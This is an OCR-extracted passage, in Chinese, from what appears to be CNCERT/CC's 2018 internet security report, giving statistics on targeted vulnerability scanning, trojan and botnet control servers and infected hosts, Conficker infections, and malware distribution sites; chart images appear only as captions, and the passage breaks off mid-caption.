


图 2-60　扫描源按扫描目标个数统计（来源：杭州安恒信息技术股份有限公司）

（4）针对性漏洞扫描探测愈演愈烈

2018年，针对性的漏洞扫描探测相较于2017年呈几何级的增长。例如，在2017年出现的Struts2-046远程代码执行漏洞，因其影响的网站多、风险大，成为了扫描的重点目标。2018年针对重要行业网站中Struts2-046远程代码执行漏洞的扫描探测为1844万次，远高于截至2017年年底的45万次。2018年4月出现的Drupal远程代码执行漏洞，在短短4个月时间内有11万次扫描探测，相当于每天有近千次的针对重要行业网站的Drupal远程代码执行漏洞扫描探测。这类目的明确的针对性漏洞探测风险系数极高，如果站点存在相应漏洞，就会遭到进一步的入侵。

03

计算机恶意程序传播和活动情况

3.1 木马和僵尸网络监测情况

木马是以盗取用户个人信息，甚至是以远程控制用户计算机为主要目的的恶意程序。由于它像间谍一样潜入用户的电脑，与战争中的“木马”战术十分相似，因而得名木马。按照功能分类，木马程序可进一步分为盗号木马、网银木马、窃密木马、远程控制木马、流量劫持木马、下载者木马和其他木马等，但随着木马程序编写技术的发展，一个木马程序往往同时包含上述多种功能。

僵尸网络是被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对某目标网站进行分布式拒绝服务攻击，或同时发送大量的垃圾邮件等。

2018年CNCERT/CC抽样监测结果显示，在利用木马或僵尸程序控制服务器对主机进行控制的事件中，控制服务器IP地址总数为77373个，较2017年下降了20.4%。受控主机IP地址总数为14804782个，较2017年下降22.2%。其中，境内木马或僵尸程序受控主机IP地址数量为6559208个，较2017年下降47.8%；境内控制服务器IP地址数量为27890个，较2017年下降44.1%。

3.1.1 木马或僵尸程序控制服务器分析

2018年，境内木马或僵尸程序控制服务器IP地址数量为27890个，较2017年下降44.1%；境外木马或僵尸程序控制服务器IP地址数量为49483个，较2017年略有上升，升幅为4.5%，具体如图3-1所示。经过我国对木马僵尸专项打击的持续治理，境内的木马或僵尸程序控制服务器数量有所下降。




图 3-1　2014-2018 年木马或僵尸程序控制服务器数据对比
（来源：CNCERT/CC）

2018年，在发现的因感染木马或僵尸程序而形成的僵尸网络中，控制规模（以被控主机IP地址数量计）为100～1000的僵尸网络占比最高（68.6%），控制规模（以被控主机IP地址数量计）为1000～5000、5000～2万、2万～5万、5万～10万的僵尸网络数量与2017年相比分别增加226个、54个、11个、13个。

2018年我国境内木马或僵尸程序控制服务器IP地址数量按月度统计如图3-2所示，全年呈波动态势，5月达到全年最高值2.59万个，2月为全年最低值0.17万个。




图 3-2　2018 年我国境内木马或僵尸程序控制服务器 IP 地址数量按月度统计（来源：CNCERT/CC）

2018年境内木马或僵尸程序控制服务器IP地址按地域统计如图3-3所示，占比排名前三位的分别为广东省（19.4%）、北京市（12.7%）和浙江省（9.8%）。




图 3-3　2018 年境内木马或僵尸程序控制服务器 IP 地址按地域统计（来源：CNCERT/CC）

2018年境内木马或僵尸程序控制服务器IP地址占所在地区活跃IP地址数量比例如图3-4所示，占比排名前三位的分别为广东省（0.0154%）、河南省（0.0139%）和上海市（0.0137%）。




图 3-4　2018 年境内木马或僵尸程序控制服务器 IP 地址占所在地区活跃 IP 地址数量比例（来源：CNCERT/CC）

境外木马或僵尸程序控制服务器IP地址数量的前10位按国家和地区分布如图3-5所示，其中美国位居第一，占境外控制服务器的33.4%，日本和德国分列第二、三位，占比分别为8.6%和5.6%。




图 3-5　2018 年境外木马或僵尸程序控制服务器 IP 地址按国家和地区分布（来源：CNCERT/CC）

3.1.2 木马或僵尸程序受控主机分析

2018年，境内共有6559208个IP地址的主机被植入木马或僵尸程序，数量较2017年下降47.8%，境外共有8245574个IP地址的主机被植入木马或僵尸程序，数量较2017年上升27.7%，具体如图3-6所示。




图 3-6 2014-2018 年我国境内和境外木马或僵尸程序受控主机数据对比
（来源：CNCERT/CC）

2018年，CNCERT/CC持续加大对木马和僵尸网络的治理力度，木马或僵尸程序受控主机IP地址数量全年总体呈现下降态势，5月达到全年最高值2282787个，2月为全年最低值891942个。2018年木马或僵尸程序受控主机IP地址数量按月度统计如图3-7所示。




图 3-7　2018 年木马或僵尸程序受控主机 IP 地址数量按月度统计（来源：CNCERT/CC）

2018年我国境内木马或僵尸程序受控主机IP地址按地域统计如图3-8所示，占比排名前三位的分别为广东省（10.9%）、江苏省（9.9%）和浙江省（9.4%）。




图 3-8　2018 年境内木马或僵尸程序受控主机 IP 地址按地域统计（来源：CNCERT/CC）

2018年境内木马或僵尸程序受控主机IP地址占所在地区活跃IP地址比例如图3-9所示，占比排名前三位的分别为河南省（5.2%）、江苏省（3.5%）和广西壮族自治区（3.4%）。




图 3-9　2018 年境内木马或僵尸程序受控主机 IP 地址占所在地区活跃 IP 地址比例
（来源：CNCERT/CC）

3.2 蠕虫监测情况

“飞客”蠕虫（英文名称Conficker、Downup、Downandup、Conflicker或Kido）是一种针对Windows操作系统的蠕虫病毒，最早出现在2008年11月21日。“飞客”蠕虫利用Windows RPC远程连接调用服务存在的高危漏洞（MS08-067）入侵互联网上未进行有效防护的主机，通过局域网、U盘等方式快速传播，并且会停用感染主机的一系列Windows服务。自2008年以来，“飞客”蠕虫衍生出多个变种，这些变种感染上亿台主机，构建一个庞大的攻击平台，不仅能够被用于大范围的网络欺诈和信息窃取，而且能够被利用发动大规模拒绝服务攻击，甚至可能成为有力的网络战工具。

CNCERT/CC自2009年起对“飞客”蠕虫感染情况进行持续监测和通报处置。抽样监测数据显示，2011-2018年全球互联网月均感染“飞客”蠕虫的主机IP地址数量呈减少趋势。近8年全球互联网感染“飞客”蠕虫的主机IP地址月均数量变化情况如图3-10所示。




图 3-10　2011-2018 年全球互联网感染“飞客”蠕虫的主机 IP 地址月均数量（来源：CNCERT/CC）

据CNCERT/CC抽样监测，2018年全球感染“飞客”蠕虫的主机IP地址数量排名前三的国家和地区分别是中国（15.7%）、印度（7.7%）和印度尼西亚（4.9%），具体分布情况如图3-11所示。图3-12为2018年我国境内主机IP地址感染“飞客”蠕虫数量按地域分布情况，排名前三的分别是广东省（27.4%）、浙江省（8.0%）和北京市（5.6%）。




图 3-11　2018 年全球互联网感染“飞客”蠕虫的主机 IP 地址数量按国家和地区分布（来源：CNCERT/CC）




图 3-12　2018 年我国境内感染“飞客”蠕虫的主机 IP 地址按地域分布
（来源：CNCERT/CC）

3.3 恶意程序传播活动监测情况

2018年，CNCERT/CC持续扩大恶意程序传播监测范围，全年捕获的恶意程序样本数量为1.10亿余个，同比2017年（289.58万个）上升3692%，涉及恶意代码家族51万余个，新增恶意代码家族8132个，2018年捕获的恶意程序数量按月度统计如图3-13所示。全年监测到恶意程序传播次数达20.2亿次，同比2017年（1.72亿余次）增长1074%，恶意程序月均传播1.68亿次，2018年恶意程序传播事件次数按月度统计如图3-14所示。频繁的恶意程序传播活动使用户上网时感染恶意程序的风险加大，后半年恶意程序传播活动的增加使得对其传播源的清理形势越发严峻，同时需要更加注重提醒广大用户提高个人信息安全意识。




图 3-13　2018 年恶意程序捕获数量按月度统计（来源：CNCERT/CC）




图 3-14　2018 年恶意程序传播事件次数按月度统计（来源：CNCERT/CC）

2018年，CNCERT/CC共监测到3471294个放马IP地址（去重后）和225551个放马域名（去重后），其中境内放马IP地址数量为2045307个，占比58.92%，境外放马IP地址占比41.08%。我国境内放马站点（按IP地址统计）数量月度统计情况如图3-15所示，可见我国境内恶意程序放马站点每月都处于较为活跃的状态。




图 3-15　2018 年放马站点数量按月度统计（来源：CNCERT/CC）

2018年，中国境内放马站点按地域分布情况如图3-16所示，排名前5位的省份分别是浙江省（9.6%）、广东省（7.6%）、江苏省（7.5%）、北京市（7.4%）和河南省（5.4%）。




图 3-16　2018 年中国境内放马站点按地域分布（来源：CNCERT/CC）

2018年中国互联网用户访问的境外放马站点分布情况如图3-17所示，访问次数排名前5位的国家分别是美国（63.4%）、加拿大（16.8%）、俄罗斯（2.2%）、荷兰（2.1%）和丹麦（1.9%）。




图 3-17　2018 